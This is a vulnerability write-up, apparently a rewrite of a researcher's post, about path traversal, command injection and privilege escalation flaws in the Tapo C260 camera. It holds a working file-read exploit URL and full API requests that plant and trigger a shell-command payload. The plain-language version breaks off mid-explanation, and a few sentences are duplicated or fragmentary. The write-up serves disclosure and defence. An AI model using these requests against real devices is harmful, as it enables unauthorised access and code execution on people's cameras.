Getting a Shell on the Tapo C260 Camera (CVE-2026-0651, CVE-2026-0652, CVE-2026-0653)
The Tapo C260 camera's web server had a path traversal flaw allowing authenticated users, including guests, to read arbitrary files. A second flaw let attackers write to internal configuration values, which were later passed unsanitised to a shell command, enabling remote code execution.

spaceraccoon.dev
Published on spaceraccoon.dev
As shared in my previous blogpost, I reverse-engineered the TP-Link Tapo C260 camera for the SPIRITCYBER IoT hardware hacking contest. Despite being one of the latest Tapo cameras, I was able to discover some pretty interesting vulnerabilities - local file disclosure (CVE-2026-0651), guest-privilege Remote Code…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is the TP-Link Tapo C260, one of the newer Tapo cameras. The research was done for the SPIRITCYBER IoT hardware hacking contest. Three vulnerabilities came out of it: local file disclosure (CVE-2026-0651), guest-privilege remote code execution (CVE-2026-0652) and privilege escalation (CVE-2026-0653). The TP-Link advisory covers the basics but not the discovery process, which is what this write-up is about.
The firmware extraction and reverse engineering were covered in an earlier post and are not repeated here. The focus is /bin/main, an omnibus service that spawns additional processes to handle various network services. Beyond the Tapo Discovery Protocol, the camera exposes a local network-only web protocol used to send commands to it. Kennedn's blogpost and GitHub repo document many of the critical flows, including onboarding authentication and token exchange. That approach, analysing the mobile app and intercepting web requests, is good for understanding one feature end to end. Because this hunt was broad rather than flow-specific, it started with static analysis to map the attack surface first.
Setup
The work was done in Ghidra against the extracted /bin/main binary, with the Tapo mobile app used to drive the device and observe its behaviour. The mobile app requests shown below go to the TP-Link cloud endpoint aps1-app-server.iot.i.tplinkcloud.com and carry an Authorization token, an app identifier and app version headers. The camera itself is reached over the local network web protocol, with an authenticated session identified by a stok token in the URL path.
Two preconditions matter for the chain. The file disclosure needs an authenticated session, but guest-level accounts are enough. The command injection is reachable from the mobile API command set, and a guest user can perform only a limited set of commands and set some configuration values, which is where the privilege escalation comes in.
Finding it
The classic starting points for static analysis are logging statements, which often encode function names and intent, and telltale source functions such as socket and accept. Searching for accept in Ghidra's symbol list led directly to the web server handler logic in /bin/main:
int * FUN_000b42c8(int param_1)
{
  //...
  iVar3 = accept(param_1,&local_30,local_44);
  *piVar2 = iVar3;
  if (iVar3 != -1) {
    iVar3 = sock_non_block();
    if (iVar3 == -1) {
      msg_debug(0,5,3,"socket_handle",0x1b0,"[HTTPD]Http socket set non block error.");
    }
    // ...
  }
  FUN_000b4248(piVar2);
  return (int *)0x0;
FUN_000b42c8 initialises the socket handle for an HTTP server, and cross-references showed it was called by several wrapper functions: one each for SOAP, ONVIF, and the main web server handling mobile app interactions. Each is worth exploring independently, since they all contain custom packet-handling logic, including SSL handling, that could be fuzzed for memory corruption. Embedded devices usually cannot run hardened out-of-the-box servers such as Apache or Nginx because of compute, memory or storage constraints, so they re-implement HTTP from scratch and often make simple mistakes doing so.
The GET handler
Going back to the string list and searching for http_get_handle produced the logging statement that pointed to the main GET request handler. The handler had several interesting signals:
  pcVar4 = (code *)FUN_000b3524(param_1);
  if (pcVar4 == (code *)0x0) {
    if (*(int *)(param_1 + 0x24) == 3) {
      strcpy(pcVar2,"/www/admin/Index.htm");
    }
    else {
      iVar3 = strncmp((char *)(param_1 + 0x78),"/pc",3);
      if (iVar3 == 0) {
        snprintf(pcVar2,0xa0,"/www/admin%s",param_1 + 0x7b);
      }
      else {
        snprintf(pcVar2,0xa0,"/www%s",(char *)(param_1 + 0x78));
      }
    }
  }
  else {
    (*pcVar4)(param_1);
  }
  FUN_000acefc(pcVar2);
  pcVar5 = strchr(pcVar2,0x3f);
  if (pcVar5 != (char *)0x0) {
    *pcVar5 = '\0';
  }
  iVar3 = stat(pcVar2,(stat *)(param_1 + 0x1d8));
  if ((iVar3 == 0) && (*(int *)(param_1 + 0x1e8) << 0x10 < 0)) {
Read top to bottom: FUN_000b3524 looks up a special handler for the request path. If none is found, the path is concatenated onto /www, or onto /www/admin for paths starting with /pc, to form a filesystem path. The ? stripping via strchr(pcVar2, 0x3f) and the following stat call both suggest a static file server: it builds a path and checks whether the file exists before serving it.
The remaining unknown was FUN_000acefc, which sits between the path construction and the stat call. It could have been a sanitiser blocking path traversal, or something benign. Opening it revealed a loop decoding percent-encoded characters: a URL decoder with no sanitisation whatsoever.
So the path taken by a request was: URL-decode the path, strip query parameters, and pass the result directly to stat and presumably open. The natural test was %2e%2e%2f, the URL-encoded form of ../. A path like /%2e%2e%2fetc/passwd decodes to /../etc/passwd, which resolves to /etc/passwd on the filesystem.
Exploitation
Step 1: local file disclosure
Chaining the decoder and the path construction gave this exploit URL:
https://<CAMERA IP>/stok=<AUTH TOKEN>/%2e%2e%2fetc/passwd
This gave full local file disclosure. It required an authenticated session, but guest-level accounts qualify, so the impact is broader than the CVE description suggests.
With LFD in hand it was possible to leak files from a live camera, which is a large help for debugging and for retrieving configuration files. A flash chip dump does not always reflect the full runtime state of a device, since many files are created or modified during setup. A live read primitive closes that gap.
Step 2: hunting a command injection sink
The next goal was command injection. As expected of a relatively modern device that had likely gone through security testing, there were no trivially exploitable paths from direct user input to popen. The binary validated external inputs carefully before passing them to shell commands.
The less-guarded surface was internal configuration values: data the device reads from its own filesystem rather than from network input. The assumption appears to have been that if an attacker cannot write to the filesystem or the configuration, those values are trustworthy. The search was for a code path that (1) reads a config value and (2) passes it unsanitised to a shell command.
Searching for popen calls in Ghidra and tracing backwards through callers found set_region_code_handle, named from its logging statements:
      if ((pcVar2 == (char *)0x0) || (sVar1 = strlen(pcVar2), sVar1 != 2)) {
        msg_debug(0,0x15,3,"set_region_code_handle",0x223,"[TMPD]get region failed.");
        uVar4 = 0xffff62ef;
      }
      else {
        popen_wrapper("wlan_operate efuse_get_region",acStack_5a8);
        sVar1 = strlen(acStack_5a8);
        if (sVar1 < 2) {
          uVar4 = 0x22b;
          pcVar2 = "[TMPD]get region code error, length less than 2!";
        }
        else {
          iVar3 = strncmp(acStack_5a8,pcVar2,2);
          if (iVar3 == 0) {
            msg_debug(0,0x15,3,"set_region_code_handle",0x230,"[TMPD]set same region code:%s!",
                      pcVar2);
            return 0;
          }
          snprintf(acStack_6a8,0x100,"%s %s","wlan_operate efuse_set_region",pcVar2);
          iVar3 = popen_wrapper(acStack_6a8,acStack_5a8);
          if (iVar3 == 0) {
            pcVar6 = acStack_5a8;
            pcVar5 = acStack_6a8;
            msg_debug(0,0x15,3,"set_region_code_handle",0x238,
                      "[TMPD]execute_shell_cmd:%s, result:%s.",pcVar5,pcVar6);
            iVar3 = FUN_00049408(acStack_6cc,pcVar2,auStack_2cd);
The execute_shell_cmd log line looks like a lead, but pcVar2, the value interpolated into the shell command, is already validated to exactly 2 characters earlier in the function. No injection is possible there.
The more interesting path is the call to FUN_00049408 at the end of the block. Following into it:
    snprintf(local_218,0x100,"%s %s %s","wlan_operate get_oemid",param_2,param_3);
    popen_wrapper(local_218,local_118);
    sVar1 = strlen(local_118);
    if (sVar1 < 0x20) {
      msg_debug(0,0x15,3,"get_oemid_by_region_and_device_name",0x155,
                "[TMPD]wlan_operate get oemid error!");
      uVar2 = 0xffffffff;
    }
Here param_2 is the same region code, length-validated to 2 characters, but param_3 flows directly into popen with no validation. Controlling param_3 would mean code execution.
Step 3: tracing param_3 dynamically
The decompiler did not make it obvious where param_3 came from. Rather than trace every caller statically, the approach switched to dynamic testing: using the Tapo mobile app while watching which config files on the device changed, and reading them back through the LFD vulnerability. The live read primitive made it possible to observe the device's internal state while poking it with the app.
After testing a handful of commands, param_3 turned out to correspond to the /tp_manage/info/dev_name configuration value. The question then became whether that path could be written to.
Step 4: mapping commands to config writes
Device configuration values were stored in JSON files, and many could be modified via mobile app commands. The command-to-handler mapping was defined in /etc/dsd_convert.json in the firmware, readable via LFD:
{
 "getSdCardStatus":"get",
 "formatSdCard":"do",
 "getSdCardFormatStatus":"do",
 "getTimezone":"get",
 "setTimezone":"set",
 "getDeviceInfo":"get",
 "setFFSInfo":"do",
 "getWiFiBoardVersion":"do",
 "setInfo":"do",
 "getInfo":"do",
 ...
This gave a menu of commands to explore. set-type commands accepted a JSON body, and the body's key structure mapped directly onto the config file's JSON path. The key insight was that the mobile app did not constrain which paths could be written: it just forwarded the JSON payload to the device, which wrote the nested keys into the corresponding config file.
A normal setLedStatus request looks like this:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"led":{"config":{"status":"on"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
This sets the /led/config value on the device. By changing the key structure in the request body to target a different config path, arbitrary locations could be written. Changing the body to the following writes ;ping -c1 <BURP COLLABORATOR DOMAIN>; into tp_manage/info/dev_name:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"tp_manage":{"info":{"dev_name":";ping -c1 <BURP COLLABORATOR DOMAIN>;"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
Step 5: triggering the sink
With the payload planted, the exploit is a two-step chain:
- Write the command injection payload to
tp_manage/info/dev_namevia thesetLedStatusbody manipulation. - Trigger
set_region_code_handle, which readsdev_nameand passes it unsanitised topopen.
Step 2 is triggered by the set_region_code command from the mobile API:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 200
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"testUsrDefAudio","params":{"device_info":{"set_region_code":{"region":"US"}}}}]}}},"serviceId":"passthrough"}
The callback arrived.

The callback arrived. A privilege escalation is also occurring here: a guest user could perform only a limited set of commands and set some configuration values, but the lack of validation let them set sensitive configuration values as well, which is enough to achieve RCE.
Root cause
The file disclosure comes from a GET handler that URL-decodes the request path, strips the query string and passes the result to stat and open without any traversal check. The decoder in FUN_000acefc is the only transformation applied, and it does not sanitise.
The command injection comes from a trust boundary drawn in the wrong place. External inputs are validated carefully before reaching shell commands, but internal configuration values are assumed trustworthy because an attacker supposedly cannot write to them. FUN_00049408 interpolates param_3, the device name read from /tp_manage/info/dev_name, into a popen command with no validation, while the neighbouring region code is length-checked to two characters.
The write primitive that breaks that assumption is in the mobile command API. set-type commands accept a JSON body whose key structure maps directly onto the config file's JSON path, and the app does not constrain which paths can be written. The device writes the nested keys into the corresponding config file, so a setLedStatus request can plant a value anywhere in the configuration. The guest role's command allowlist limits which commands can be issued, but not which configuration paths those commands write to, which is why the same chain is also a privilege escalation.
Impact
An authenticated user, including a guest-level account, can read arbitrary files from the camera through the LFD vulnerability, and can chain a configuration write with the set_region_code trigger to execute shell commands on the device. The LFD is useful on its own for retrieving configuration and observing runtime state, and it is what made the second half of the chain discoverable. , and the guest-to-sensitive-configuration write is the privilege escalation.
Fix
TP-Link published an advisory covering the three CVEs. The report does not describe the specific code changes made. The fixes the analysis points to are: reject or normalise .. sequences after URL decoding in the static file handler, and stop interpolating configuration values such as dev_name into shell commands, or validate them before they reach popen. On the API side, set-type commands should restrict which configuration paths a request may write to, and enforce that restriction per role so that a guest cannot write sensitive values.
Variants to test
- Other percent-encoded traversal forms. Try double encoding (
%252e%252e%252f), mixed encodings and backslash variants against the same handler. A positive result is a response containing a file outside/www. - Other HTTP server wrappers. The SOAP and ONVIF wrappers share the same socket-handling code. Fuzz their custom packet parsing, including SSL handling, for memory corruption.
- Other
set-type commands. Enumerate thesetentries in/etc/dsd_convert.jsonand try writing to config paths outside the command's intended subtree. A positive result is a changed value visible through LFD. - Other config values reaching
popen. Trace callers ofpopen_wrapperfor arguments sourced from files rather than network input. A positive result is a config value that appears verbatim in a shell command string. - Other roles and command allowlists. Check whether a guest or other limited role can reach commands that write sensitive configuration, not just whether the command itself is permitted.
What happened, in plain words
A security researcher took apart a TP-Link Tapo C260, a small home security camera, and found three separate weaknesses in it. Each one on its own is limited, but put together they let someone with only a low-privilege account on the camera run their own commands on the device, which is normally the worst outcome for a connected gadget.
The three weaknesses were:
- Local file disclosure (CVE-2026-0651). The camera's built-in web server can be tricked into handing out files from its own storage that it was never meant to show, such as the system password file.
- Remote code execution at guest privilege (CVE-2026-0652). A user with a guest account, the least trusted kind of account, can make the camera run a command of their choosing.
- Privilege escalation (CVE-2026-0653). The same guest account can change settings that only an administrator should be able to touch, which is what makes the second weakness possible.
A CVE is a public catalogue number for a known security flaw. When a company fixes a bug, it usually gets one of these numbers so that everyone can refer to the same issue unambiguously. The researcher did this work for the SPIRITCYBER IoT hardware hacking contest, a competition about finding flaws in internet-connected devices. TP-Link published an advisory that covers the basics of the three CVEs, but not how the flaws were found. This article is about the finding process.
A few words that come up constantly below, explained once here:
- Firmware is the software permanently installed inside a device, like the operating system of the camera. Researchers often copy it out of the device's memory chip and study it on a normal computer.
- Reverse engineering means taking software that you only have in compiled form, where it is a mass of machine instructions, and working out what it does and how it is structured.
- A binary is a single compiled program file. The camera's main program here is a file called
/bin/main. - A shell command is an instruction typed for the device's operating system, the same kind of thing you would type in a terminal window on a computer. If an attacker can get their own text into a shell command, the device will run it.
The target and the setup
The camera is one of the newer Tapo models. The earlier article by the same researcher covered how the firmware was extracted and reverse engineered, so that part is not repeated. The focus here is a single program, /bin/main, which the article calls an omnibus service: one program that starts other processes to handle the different network services the camera offers. A process is simply a running program; one program can start several.
Besides the Tapo Discovery Protocol, a protocol the camera uses to announce itself on the local network, the camera also speaks a web protocol that is only reachable from the same local network. That protocol is how the phone app sends commands to the camera. Another researcher, Kennedn, has written a detailed blog post and published a GitHub repository describing many of the important flows, including how the app logs in and exchanges a token. A token here is a short string that proves you have already logged in, a bit like the wristband you get at an event: you show it once at the door and afterwards you just flash it to get back in, without proving who you are again.
Kennedn's method, watching the phone app and intercepting the web requests it makes, is excellent when you want to understand one feature from beginning to end. This hunt was different: it was broad, looking for any weakness anywhere, so it started with static analysis instead. Static analysis means reading the program's code without running it, looking for patterns that suggest trouble. The tool used was Ghidra, a free program from the US National Security Agency that takes a compiled binary and produces a readable approximation of its code, called a decompiler output.
The phone app requests shown later go to a TP-Link cloud address, aps1-app-server.iot.i.tplinkcloud.com, and carry an Authorization token plus headers identifying the app and its version. Headers are the small labelled lines at the top of a web request, the envelope around the actual content. The camera itself is reached over the local network web protocol, and an authenticated session is identified by a stok token placed in the URL path.
Two preconditions matter for the chain. The file disclosure needs an authenticated session, but a guest-level account is enough. The command injection is reachable from the set of commands the mobile API offers, and a guest user can only issue a limited set of commands and set some configuration values, which is where the privilege escalation comes in. An API (application programming interface) is the agreed set of requests a program accepts: the menu of things you are allowed to ask it to do. The mobile API here is the menu the phone app uses to talk to the camera through TP-Link's cloud.
Finding it
When you read a compiled program, two kinds of clue are especially useful. The first is logging statements: lines of code that write messages into a log, usually naming the function they sit in and what it is doing, which tells you the programmer's intent. The second is source functions: library calls with recognisable names, such as socket and accept, that reveal what kind of job a piece of code does. A socket is one end of a network conversation; accept is the call a server makes when it takes an incoming connection and starts handling it.
Searching for accept in Ghidra's list of symbols led straight to the web server handling logic in /bin/main:
int * FUN_000b42c8(int param_1)
{
  //...
  iVar3 = accept(param_1,&local_30,local_44);
  *piVar2 = iVar3;
  if (iVar3 != -1) {
    iVar3 = sock_non_block();
    if (iVar3 == -1) {
      msg_debug(0,5,3,"socket_handle",0x1b0,"[HTTPD]Http socket set non block error.");
    }
    // ...
  }
  FUN_000b4248(piVar2);
  return (int *)0x0;
Line by line:
int * FUN_000b42c8(int param_1)declares a function whose name was lost in compilation, so Ghidra gives it a number instead. It takes one argument,param_1, which is the network socket to listen on.iVar3 = accept(param_1,&local_30,local_44);waits for an incoming connection on that socket and returns a handle for the new conversation. If nobody is connecting, this call simply waits.if (iVar3 != -1)checks that the connection was accepted rather than failed.iVar3 = sock_non_block();switches the connection into non-blocking mode, meaning the program will not freeze while waiting for data on it.msg_debug(...)writes a log message if that switch failed. The string[HTTPD]Http socket set non block error.is the giveaway:HTTPDis short for HTTP daemon, the traditional name for a web server program.FUN_000b4248(piVar2);hands the connection off to another function, presumably the one that reads and answers the request.
FUN_000b42c8 sets up the socket for an HTTP server. HTTP is the language browsers and servers use to exchange web pages and requests. Cross-references, which show every place a function is called from, revealed that several wrapper functions call it: one each for SOAP, ONVIF and the main web server that handles the phone app's interactions. SOAP and ONVIF are two standard formats used by cameras and other devices to talk to each other. Each of these is worth exploring on its own, because they all contain hand-written code for parsing incoming network packets, including the SSL handling that encrypts connections. SSL (now usually called TLS) is the encryption layer behind the padlock in a browser. Hand-written parsing code is a classic place to find memory corruption, a class of bug where a program is tricked into writing data outside the memory it reserved, sometimes leading to code execution. The technique for probing such code is fuzzing: feeding it huge numbers of malformed inputs and watching for crashes.
Why does this matter so much on small devices? Embedded hardware usually cannot run a hardened, ready-made web server such as Apache or Nginx, because of limits on processing power, memory or storage. So the manufacturer writes its own HTTP handling from scratch, and hand-written parsers often make simple mistakes.
The GET handler
Going back to the list of strings inside the binary and searching for http_get_handle produced the logging statement that pointed to the main handler for GET requests. GET is the HTTP method a browser uses when it simply asks for a page or file. The handler had several interesting signals:
  pcVar4 = (code *)FUN_000b3524(param_1);
  if (pcVar4 == (code *)0x0) {
    if (*(int *)(param_1 + 0x24) == 3) {
      strcpy(pcVar2,"/www/admin/Index.htm");
    }
    else {
      iVar3 = strncmp((char *)(param_1 + 0x78),"/pc",3);
      if (iVar3 == 0) {
        snprintf(pcVar2,0xa0,"/www/admin%s",param_1 + 0x7b);
      }
      else {
        snprintf(pcVar2,0xa0,"/www%s",(char *)(param_1 + 0x78));
      }
    }
  }
  else {
    (*pcVar4)(param_1);
  }
  FUN_000acefc(pcVar2);
  pcVar5 = strchr(pcVar2,0x3f);
  if (pcVar5 != (char *)0x0) {
    *pcVar5 = '\0';
  }
  iVar3 = stat(pcVar2,(stat *)(param_1 + 0x1d8));
  if ((iVar3 == 0) && (*(int *)(param_1 + 0x1e8) << 0x10 < 0)) {
Read top to bottom:
FUN_000b3524(param_1)looks up a special handler for the requested path. Some paths are handled by dedicated code rather than by serving a file.if (pcVar4 == (code *)0x0)means no special handler was found, so the code falls through to the file-serving branch.if (*(int *)(param_1 + 0x24) == 3)checks a field inside the request structure. If it equals 3, the code copies the fixed string/www/admin/Index.htminto the path buffer, so the request gets the admin index page.- Otherwise,
strncmp((char *)(param_1 + 0x78),"/pc",3)compares the first three characters of the requested path with/pc. - If the path starts with
/pc,snprintf(pcVar2,0xa0,"/www/admin%s",param_1 + 0x7b)builds a filesystem path by gluing/www/adminin front of the rest of the request path.snprintfwrites at most0xa0bytes, which is 160 in decimal, into the buffer. - If it does not start with
/pc, the othersnprintfglues/wwwin front of the whole requested path instead. (*pcVar4)(param_1);calls the special handler when one was found.FUN_000acefc(pcVar2);passes the constructed path through one more function before it is used.pcVar5 = strchr(pcVar2,0x3f);searches the path for the character with code0x3f, which is the question mark?. In a URL, everything after a?is the query string, extra parameters that are not part of the file path.if (pcVar5 != (char *)0x0) { *pcVar5 = '\0'; }cuts the string at the question mark by writing a null byte there, which in C marks the end of a string. So the query string is stripped off.iVar3 = stat(pcVar2,(stat *)(param_1 + 0x1d8));asks the operating system whether a file with that path exists and, if so, records its details.statis a standard system call for exactly this.
So the handler builds a filesystem path, strips the query string, and checks whether the file exists before serving it. That is the shape of a static file server: a program whose job is to hand out files that already sit on disk.
The remaining unknown was FUN_000acefc, which sits between the path construction and the stat call. It could have been a sanitiser, a function that cleans up dangerous input, blocking path traversal, the trick of using ../ to climb out of the intended folder. Or it could be something harmless. Opening it revealed a loop that decodes percent-encoded characters: a URL decoder with no sanitisation whatsoever. Percent encoding is how a URL carries characters that would otherwise be awkward, such as a space written as %20; the decoder turns those codes back into the real characters.
So the path a request takes is: URL-decode the path, strip the query parameters, and pass the result straight to stat and presumably open. open is the system call that actually reads a file. The natural test was %2e%2e%2f, the URL-encoded form of ../. In a filesystem path, .. means "the folder above this one", so a path like /%2e%2e%2fetc/passwd decodes to /../etc/passwd, which resolves to /etc/passwd on the filesystem. /etc/passwd is the classic Unix file listing user accounts, and reading it is the standard proof that a file-read flaw is real.
Exploitation
Step 1: local file disclosure
Chaining the decoder and the path construction gave this exploit URL:
https://<CAMERA IP>/stok=<AUTH TOKEN>/%2e%2e%2fetc/passwd
Line by line:
https://is the encrypted web protocol, the same one your browser uses.<CAMERA IP>is a placeholder for the camera's address on the local network. An IP address is the numeric label a device has on a network, like a postal address for computers./stok=<AUTH TOKEN>is the session token in the URL path, which tells the camera that this request comes from someone already logged in./%2e%2e%2fetc/passwdis the encoded path. Once decoded it becomes/../etc/passwd, which climbs out of the web folder and lands on the system password file.
This gave full local file disclosure. Local file disclosure means reading files from the device that the web interface was never meant to expose. It required an authenticated session, but guest-level accounts qualify, so the impact is broader than the CVE description suggests.
With LFD in hand it was possible to leak files from a live camera, which is a large help for debugging and for retrieving configuration files. A flash chip dump is a copy of the device's storage chip taken with physical access, and it does not always reflect the full runtime state of a device, because many files are created or modified during setup. A live read primitive closes that gap. A primitive in security research is a small, reliable capability, such as "read any file", that you can build bigger attacks on top of.
Step 2: hunting a command injection sink
The next goal was command injection. That is the class of bug where an attacker's text ends up inside a command the device runs, so the attacker's text is executed as if the programmer had written it. As expected of a relatively modern device that had likely gone through security testing, there were no trivially exploitable paths from direct user input to popen. popen is a standard C function that runs a shell command and lets the program read its output, so any value that reaches popen is effectively being executed. The binary validated external inputs carefully before passing them to shell commands.
The less-guarded surface was internal configuration values: data the device reads from its own filesystem rather than from network input. Configuration values are the settings a device stores about itself, such as its name or region. The assumption appears to have been that if an attacker cannot write to the filesystem or the configuration, those values are trustworthy. The search was for a code path that (1) reads a config value and (2) passes it unsanitised to a shell command. A sink is the dangerous place where data finally gets used, here the shell command; a source is where the data comes from.
Searching for popen calls in Ghidra and tracing backwards through the functions that call them found set_region_code_handle, named from its logging statements:
      if ((pcVar2 == (char *)0x0) || (sVar1 = strlen(pcVar2), sVar1 != 2)) {
        msg_debug(0,0x15,3,"set_region_code_handle",0x223,"[TMPD]get region failed.");
        uVar4 = 0xffff62ef;
      }
      else {
        popen_wrapper("wlan_operate efuse_get_region",acStack_5a8);
        sVar1 = strlen(acStack_5a8);
        if (sVar1 < 2) {
          uVar4 = 0x22b;
          pcVar2 = "[TMPD]get region code error, length less than 2!";
        }
        else {
          iVar3 = strncmp(acStack_5a8,pcVar2,2);
          if (iVar3 == 0) {
            msg_debug(0,0x15,3,"set_region_code_handle",0x230,"[TMPD]set same region code:%s!",
                      pcVar2);
            return 0;
          }
          snprintf(acStack_6a8,0x100,"%s %s","wlan_operate efuse_set_region",pcVar2);
          iVar3 = popen_wrapper(acStack_6a8,acStack_5a8);
          if (iVar3 == 0) {
            pcVar6 = acStack_5a8;
            pcVar5 = acStack_6a8;
            msg_debug(0,0x15,3,"set_region_code_handle",0x238,
                      "[TMPD]execute_shell_cmd:%s, result:%s.",pcVar5,pcVar6);
            iVar3 = FUN_00049408(acStack_6cc,pcVar2,auStack_2cd);
Line by line:
if ((pcVar2 == (char *)0x0) || (sVar1 = strlen(pcVar2), sVar1 != 2))checks that the requested region code exists and is exactly two characters long. A region code is the two-letter country setting a Wi-Fi device uses to follow local radio rules, such asUS.- If that check fails,
msg_debuglogs[TMPD]get region failed.and the function returns an error code. - Otherwise,
popen_wrapper("wlan_operate efuse_get_region",acStack_5a8);runs a fixed command to read the region currently stored in the device's efuse, a tiny one-time-programmable memory area holding factory settings, and puts the result inacStack_5a8. sVar1 = strlen(acStack_5a8);measures the length of that result.if (sVar1 < 2)treats a result shorter than two characters as an error and sets an error message.iVar3 = strncmp(acStack_5a8,pcVar2,2);compares the current region with the requested one.if (iVar3 == 0)means they are the same, so the function logs[TMPD]set same region code:%s!and returns without doing anything.snprintf(acStack_6a8,0x100,"%s %s","wlan_operate efuse_set_region",pcVar2);builds the command to change the region, gluing the fixed text and the two-character region code together.iVar3 = popen_wrapper(acStack_6a8,acStack_5a8);runs that command.- If it succeeded,
msg_debuglogs[TMPD]execute_shell_cmd:%s, result:%s.with the command and its output. - Finally
iVar3 = FUN_00049408(acStack_6cc,pcVar2,auStack_2cd);calls another function, passing the region code along.
The execute_shell_cmd log line looks like a lead, but pcVar2, the value interpolated into the shell command, is already validated to exactly two characters earlier in the function. No injection is possible there: two characters cannot contain a whole extra command.
The more interesting path is the call to FUN_00049408 at the end of the block. Following into it:
    snprintf(local_218,0x100,"%s %s %s","wlan_operate get_oemid",param_2,param_3);
    popen_wrapper(local_218,local_118);
    sVar1 = strlen(local_118);
    if (sVar1 < 0x20) {
      msg_debug(0,0x15,3,"get_oemid_by_region_and_device_name",0x155,
                "[TMPD]wlan_operate get oemid error!");
      uVar2 = 0xffffffff;
    }
Line by line:
snprintf(local_218,0x100,"%s %s %s","wlan_operate get_oemid",param_2,param_3);builds a shell command from three pieces: the fixed textwlan_operate get_oemid, thenparam_2, thenparam_3. An OEM ID identifies the original manufacturer of the radio chip.popen_wrapper(local_218,local_118);runs that command and stores its output inlocal_118.sVar1 = strlen(local_118);measures the output.if (sVar1 < 0x20)treats an output shorter than 32 characters as a failure and logs[TMPD]wlan_operate get oemid error!.
Here param_2 is the same region code, length-validated to two characters, but param_3 flows directly into popen with no validation. Controlling param_3 would mean code execution.
Step 3: tracing param_3 dynamically
The decompiler did not make it obvious where param_3 came from. Rather than trace every caller statically, the approach switched to dynamic testing: running the device and watching what it does, instead of only reading its code. The researcher used the Tapo mobile app while watching which config files on the device changed, and read them back through the LFD vulnerability. The live read primitive made it possible to observe the device's internal state while poking it with the app.
